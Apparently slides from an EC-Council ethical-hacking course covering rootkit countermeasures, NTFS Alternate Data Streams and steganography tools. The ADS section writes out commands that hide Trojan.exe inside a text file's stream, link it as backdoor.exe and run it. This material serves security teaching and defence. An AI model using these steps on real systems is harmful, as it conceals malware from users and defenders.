Avoid logging in an account with **administrative privileges**



Adhere to the **least privilege principle**



Ensure the chosen antivirus software posses **rootkit protection**



Do not install **unnecessary applications** and also disable the features and services not in use

Anti-Rootkits

**Virus Removal Tool**<http://www.sophos.com>**Hypersight Rootkit Detector**<http://northsecuritylabs.com>**Avira Free Antivirus**<http://www.avira.com>**SanityCheck**<http://www.resplendence.com>**GMER**<http://www.gmer.net>**Rootkit Buster**<http://downloadcenter.trendmicro.com>**F-Secure Antivirus**<http://www.f-secure.com>**WinDetect**<http://www.free-anti-spy.com>**TDSSKiller**<http://support.kaspersky.com>**Prevx**<http://www.prevx.com>



NTFS Data Stream



Inject malicious code in the existing file



Existing File



NTFS File System

01

NTFS Alternate Data Stream (ADS) is a **Windows hidden stream** which contains metadata for the file such as attributes, word count, author name, and access and modification time of the files

02

ADS is the ability to **fork data into existing files** without changing or altering their functionality, size, or display to file browsing utilities

03

ADS allows an attacker to **inject malicious code** in files on an accessible system and execute them without being detected by the user

How to Create NTFS Streams



Notepad is stream compliant application



- Launch `c:\>notepad myfile.txt:lion.txt`
- Click 'Yes' to create the new file, enter some data and **Save** the file



- To view or modify the stream data hidden in step 1 and 2, use the following commands respectively:

```
notepad myfile.txt:lion.txt  
notepad myfile.txt:tiger.txt
```




- Launch `c:\>notepad myfile.txt:tiger.txt`
- Click 'Yes' to create the new file, enter some data and **Save** the file



- View the file size of **myfile.txt** (It should be zero)



NTFS Stream Manipulation



01

To move the contents of Trojan.exe to Readme.txt (stream):

```
C:\>type c:\Trojan.exe > c:\Readme.txt:Trojan.exe
```

02

To create a link to the Trojan.exe stream inside the Readme.txt file:

```
C:\>mklink backdoor.exe Readme.txt:Trojan.exe
```

03

To execute the Trojan.exe inside the Readme.txt (stream), type:

```
C:\>backdoor
```

How to Defend against NTFS Streams



To delete NTFS streams, move the **suspected files** to FAT partition



Use third-party **file integrity checker** such as Tripwire to maintain integrity of an NTFS partition files




Use programs such LADS and ADSSpy to detect streams



NTFS Stream Detector: StreamArmor



Stream Armor discovers hidden Alternate Data Streams (ADS) and cleans them completely from the system



<http://securityxploded.com>

Copyright © by EC-COUNCIL. All Rights Reserved. Reproduction is Strictly Prohibited.

NTFS Stream Detectors



ADS Spy
<http://www.merijn.nu>



ADS Manager
<http://dmitrybrant.com>



Streams
<http://technet.microsoft.com>



AlternateStreamView
<http://www.nirsoft.net>



NTFS-Streams: ADS manipulation tool
<http://sourceforge.net>



Stream Explorer
<http://www.rekenwonder.com>



ADS Scanner
<http://www.pointstone.com>



ADS Detector
<http://sourceforge.net>



GMER
<http://www.gmer.net>



HijackThis
<http://free.antivirus.com>

What is Steganography?



01

Steganography is a technique of **hiding a secret message** within an ordinary message and **extracting it at the destination** to maintain confidentiality of data

02


Utilizing a graphic image as a cover is the most popular method to conceal the data in files

03

Attacker can use steganography to hide messages such as **list of the compromised servers**, source code for the hacking tool, plans for future attacks, etc.



Classification of Steganography



Types of Steganography based on Cover Medium



Image
Steganography



Document
Steganography



Folder
Steganography



Video
Steganography



Audio
Steganography



White Space
Steganography



Web
Steganography



Spam/Email
Steganography



DVDROM
Steganography



Natural Text
Steganography



Hidden OS
Steganography



C++ Source Code
Steganography



Whitespace Steganography Tool: SNOW



The program snow is used to conceal messages in **ASCII text** by appending whitespace to the end of lines

01

Because spaces and tabs are generally not visible in **text viewers**, the message is effectively hidden from casual observers

02

If the **built-in encryption** is used, the message cannot be read even if it is detected

03

A screenshot of a Windows Command Prompt window titled "cmd.exe". The command entered is "C:\Users\C\Desktop\snwdos32>snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt". The output shows that the message was compressed by 23.37% and that the message exceeded available space by approximately 526.67%, with an extra 8 lines added. The command prompt then returns to the directory "C:\Users\C\Desktop\snwdos32>".

<http://www.darkside.com.au>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Image Steganography



- In image steganography, the **information is hidden in image** files of different formats such as .PNG, .JPG, .BMP, etc.
- Image steganography tools **replace redundant bits of image** data with the message in such a way that the effect cannot be detected by human eyes

- Image file steganography techniques:
 - **Least Significant Bit Insertion**
 - **Masking and Filtering**
 - **Algorithms and Transformation**



Least Significant Bit Insertion



- The **right most bit** of a pixel is called the Least Significant Bit (LSB)
- In least significant bit insertion method, the binary data of the **message is broken** and **inserted** into the LSB of each pixel in the image file in a deterministic sequence
- Modifying the LSB does not result in a noticeable difference because the net change is minimal and can be indiscernible to the human eye

Example: Given a string of bytes

- 00100111 11101001 11001000) (00100111 11001000
11101001) (11001000 00100111 11101001)
- The letter "H" is represented by binary digits 01001000.
To hide this "H" above stream can be changed as:
00100110 11101001 11001000) (00100110 11001001
11101000) (11001000 00100110 11101001)
- To retrieve the " H" combine all LSB bits 01001000

Masking and Filtering



Masking and filtering techniques are generally used on **24 bit** and **grayscale images**



The masking technique **hides data** using a method similar to watermarks on actual paper, and it can be done by modifying the luminance of parts of the image




Masking techniques can be detected with **simple statistical analysis** but is resistant to lossy compression and image cropping

The information is not hidden in the **noise** but in the significant areas of the image

Algorithms and Transformation



- Another steganography technique is to hide data in **mathematical functions** used in the compression algorithms
- The data is embedded in the cover image by **changing the coefficients of a transform** of an image
- For example, JPEG images use the **Discrete Cosine Transform (DCT)** technique to achieve image compression



Types of transformation techniques

1 Fast fourier transformation

2 Discrete cosine transformation


3 Wavelet transformation



Image Steganography: QuickStego



- QuickStego **hides text in pictures** so that only other users of QuickStego can retrieve and read the **hidden secret messages**



<http://quickcrypto.com>

Image Steganography Tools



Hide In Picture
<http://sourceforge.net>



gifshuffle
<http://www.darkside.com.au>



CryptaPix
<http://www.briggsoft.com>



ImageHide
<http://www.dancemammal.com>



OpenPuff
<http://embeddedsw.net>



OpenStego
<http://www.openstego.info>



PHP-Class
StreamSteganography
<http://www.phpclasses.org>





Red JPEG
<http://www.totalcmd.net>



Steganography Studio
<http://stegstudio.sourceforge.net>



**Virtual Steganographic
Laboratory (VSL)**
<http://vsl.sourceforge.net>



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Document Steganography Tools

**Office XML**<http://www.irongeek.com>**Data Stash**<http://www.skyjuicesoftware.com>**Xidie Security Suite**<http://www.stegano.ro>**Hydan**<http://www.crazyboy.com>**StegJ**<http://stegj.sourceforge.net>**StegoStick**<http://sourceforge.net>**SNOW**<http://www.darkside.com.au>**TextHide**<http://www.texthide.com>**Camouflage**<http://camouflage.unfiction.com>**Texto**<http://www.eberl.net>

Video Steganography



1

Video steganography refers to **hiding secret information** into a carrier video file



2

In video steganography, the information is hidden in **video files** of different formats such as .AVI, .MPG4, .WMV, etc.



3

Discrete Cosine Transform (DCT) manipulation is used to add secret data at the time of the transformation process of video



4

The techniques used in audio and image files are used in video files, as video consists of audio and images



5

A large number of **secret messages** can be hidden in video files as every frame consists of images and sound



Video Steganography: OmniHide PRO and Masker

OmniHide PRO

OmniHide Pro **hides a file** within another file. Any file can be hidden within common image/music/video/document formats. The output file would work just as the original source file



<http://omnihide.com>

Masker

Masker is a program that **encrypts your files** so that a password is needed to open them, and then it hides files and folders inside of carrier files, such as image files, video, program or sound files



<http://www.softpuls.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Video Steganography Tools



Our Secret
<http://www.securekit.net>



RT Steganography
<http://rtstegvideo.sourceforge.net>



Max File Encryption
<http://www.softenza.com>



MSU StegoVideo
<http://www.compression.ru>




BDV DataHider
<http://www.bdvnnotepad.com>



StegoStick
<http://sourceforge.net>



OpenPuff
<http://embeddedsw.net>



Stegsecret
<http://stegsecret.sourceforge.net>



PSM Encryptor
<http://www.programsbase.com>



Hidden Data Detector
<http://www.digitalconfidence.com>

Audio Steganography



01

Audio steganography refers to **hiding secret information in audio files** such as .MP3, .RM, .WAV, etc.

02

Information can be hidden in an audio file by using **LSB** or by using **frequencies** that are inaudible to the human ear (>20,000 Hz)


03

Some of the audio steganography methods are **echo data hiding, spread spectrum method, LSB coding, tone insertion, phase encoding**, etc.





Audio Steganography: DeepSound



- DeepSound hides secret data into **audio files - wave and flac**
- It enables extracting secret files directly from **audio CD tracks**
- DeepSound might be used as a **copyright marking** software for wave, flac, and audio CD
- It also supports **encrypting secret files** using AES-256 to improve data protection



<http://jpinsoft.net>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Audio Steganography Tools

**Mp3stegz**<http://mp3stegz.sourceforge.net>**MAXA Security Tools**<http://www.maxa-tools.com>**BitCrypt**<http://bitcrypt.moshe-szweizer.com>**MP3Stego**<http://www.petitcolas.net>**Hide4PGP**<http://www.heinz-repp.onlinehome.de>**CHAOS Universal**<http://safechaos.com>**SilentEye**<http://www.silenteye.org>**QuickCrypto**<http://www.quickcrypto.com>**CryptArkan**<http://www.kuskov.com>**StegoStick**<http://stegostick.sourceforge.net>

Folder Steganography: Invisible Secrets 4




Folder steganography refers to hiding secret information in **folders**



<http://www.invisiblesecrets.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Folder Steganography Tools

**Folder Lock**<http://www.newsoftwares.net>**A+ Folder Locker**<http://www.giantmatrix.com>**Toolwiz BSafe**<http://www.toolwiz.com>**Hide Folders 2012**<http://fspro.net>**GiliSoft File Lock Pro**<http://www.gilisoft.com>**Universal Shield**<http://www.everstrike.com>**WinMend Folder Hidden**<http://www.winmend.com>**Encrypted Magic Folders**<http://www.pc-magic.com>**QuickCrypto**<http://www.quickcrypto.com>**Max Folder Secure**<http://www.maxfoldersecure.com>

Spam/Email Steganography: Spam Mimic



- Spam steganography refers to hiding information in **spam messages**



spammimic - encode

Enter your short secret message:

Alternate encodings:

- Encode as spam with a password
- Encode as fake PGP
- Encode as fake Russian
- **New** Encode as space

[home](#) | [encode](#) | [decode](#) | [explanation](#) | [credits](#) | [faq](#)
 Copyright © 2000-2013 spammimic.com. All rights reserved.

spammimic - encoded

Your message 1646256996 has been encoded into spam as:

Dear Colleague , Thank-you for your interest in our newsletter ! If you are not interested in our publications and wish to be removed from our lists, simply do not respond and ignore this mail ! This mail is being sent in compliance with Senate bill 1422 , Title 7 , Section 106 . This is not multi-level marketing . Why work for somebody else when you can become rich within 36 months ! Have you ever noticed nobody is getting any younger plus nearly every commercial on television has a .com on it ? Well, now is your chance to capitalize on this . We will help YOU process your orders within seconds plus turn your business into an E-BUSINESS ! You can begin at absolutely no cost to you ! But don't believe us . Prof Jones who resides in Florida tried us and says "Now I'm rich many more things are possible" ! This offer is 100% legal ! We promise you - act now ! Sign up a friend and you'll get a discount of 50% . thanks .

[home](#) | [encode](#) | [decode](#) | [explanation](#) | [credits](#) | [faq & feedback](#) | [terms](#) | [privacy](#)

<http://www.spammimic.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Steganography Tools for Mobile Phones

**Steganography Master**

<https://play.google.com>

Stegais

<http://stegais.com>

SPY PIX

<http://www.juicybitssoftware.com>

Steganography Tools for Mobile Phones (Cont'd)



Pocket Stego
<http://www.talixa.com>



Steganography Image
<https://play.google.com>



Da Vinci Secret Image
<https://play.google.com>



Steganography Application
<https://play.google.com>



Pixelknot: Hidden Messages
<https://guardianproject.info>



StegoSec
<http://csocks.altervista.org>



StegDroid Alpha
<http://www.tommedley.com>



Secret Letter
<https://play.google.com>



Steg-O-Matic
<http://stegomatic.com>



Secret Tidings
<https://play.google.com>

Steganalysis



- Steganalysis is the art of **discovering** and **rendering** covert messages using steganography

Challenge of Steganalysis

Suspect information stream may or may not have encoded hidden data



Efficient and accurate detection of hidden content within digital images is difficult



